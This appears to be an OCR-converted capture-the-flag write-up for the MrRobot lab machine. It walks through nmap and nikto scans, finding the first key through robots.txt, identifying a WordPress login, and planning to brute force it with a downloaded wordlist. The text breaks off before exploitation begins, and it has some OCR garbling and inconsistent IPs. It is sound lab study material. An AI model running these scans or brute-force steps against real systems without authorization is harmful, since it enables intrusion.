MrRobot Writeup

Goal: This has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.


Level: Intermediate

Download Link

Information Gathering


Host Machine IP: 192.168.56.1 and 10.100.16.210
Kali Machine IP: 192.168.56.102 and 10.0.2.15
Target IP :

Monologue: It took me quite awhile to setup my network. So when you run into trouble with adapter setting don't worry. Either you change the adapter setting in the virtual machine on both the systems (attacker and target machines) and then do a restart or `ifconfig eth0 down` (your interface name may be different like eth1 or wlan0 or wlan1 etc) and then do `ifconfig eth0 up` will do the trick. I know this but I ran into rather peculiar problem ?!!


- `netdiscover -i eth1 -r 192.168.56.102/24`
- 

Scanning

- `nmap -sC -sV -p- -A 192.168.56.102 > nmap.txt`
- -sC script
- -sV service version
- -p- all port (1-65535)
- -A it consists of sV functionality as well, I just add it to get (-O) OS detection and few other (don't want to miss anything)
- nmap.txt (although nmap has custom ouput parameter to pass but I prefer this way)




Monologue: I can't see much information. Since it has both port 80 and 443 is running, I am quite certain that it is running a web server. Let me try my luck.





```
<!doctype html>
<!--
\   //~~\ |    |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |  /~~\ |\  ||~~
 \ /|    ||   |   /__\ |__/|--  | \ ||    | |      /__\ | |    || \ ||--
  |  \__/  \_/   /    \ |  \|__  |  \| \__/  |     /    \|__\__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/A.main-600a9791.css.pagespeed.cf.n5FSa7y52i.css">

    <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var REDIRECT=false;window.log=function(){log.history=log.history

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to impro


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
    <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>
```

- I got lucky when I was trying to get the invitation code during my Hackthebox. Therefore, I dive into the source code and didn't spare many attached links. But didn't get anything useful.
- My next step is to try with robots.txt
- Look what I got.... OMG!! First flag...





```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

- Key 01




- **Download the dictionary file: I enlarged the font size because I might have to use this in the future.**




Note: Since the machine is running webserver therefore I am going to run nikto and dirb (provided I didn't get what I want using nikto).


- `nikto -h 192.168.56.102 -p 80 > nikto.txt`
  - It is taking lot of time, I hope my wait is worth it :) Its been more than 30 minutes and I don't like this feeling. Therefore, although nikto scan was not completed. I openned a tab and did `cat nikto80.txt`
  - I saw `tnc`. To be honest, I have no idea what it is, I just past this in the url.



- I got this error message. If you have some experience with WordPress, you will come to know, this site is running WordPress.



- Then I visit the admin panel.
- `http://192.168.56.103/wp-admin`




Monologue: I am quite sure that you remember that along w ith our very first-key, w e also dow nloaded a file called f-socity.dic

- `nikto -h 192.168.56.102 -p 443 > nikto.txt`

Vulnerable Assessment

Exploitation


- I am going to brute force the WordPress login page. How ever let me put some dummy data and get the error message. I am going to use this as a flag.



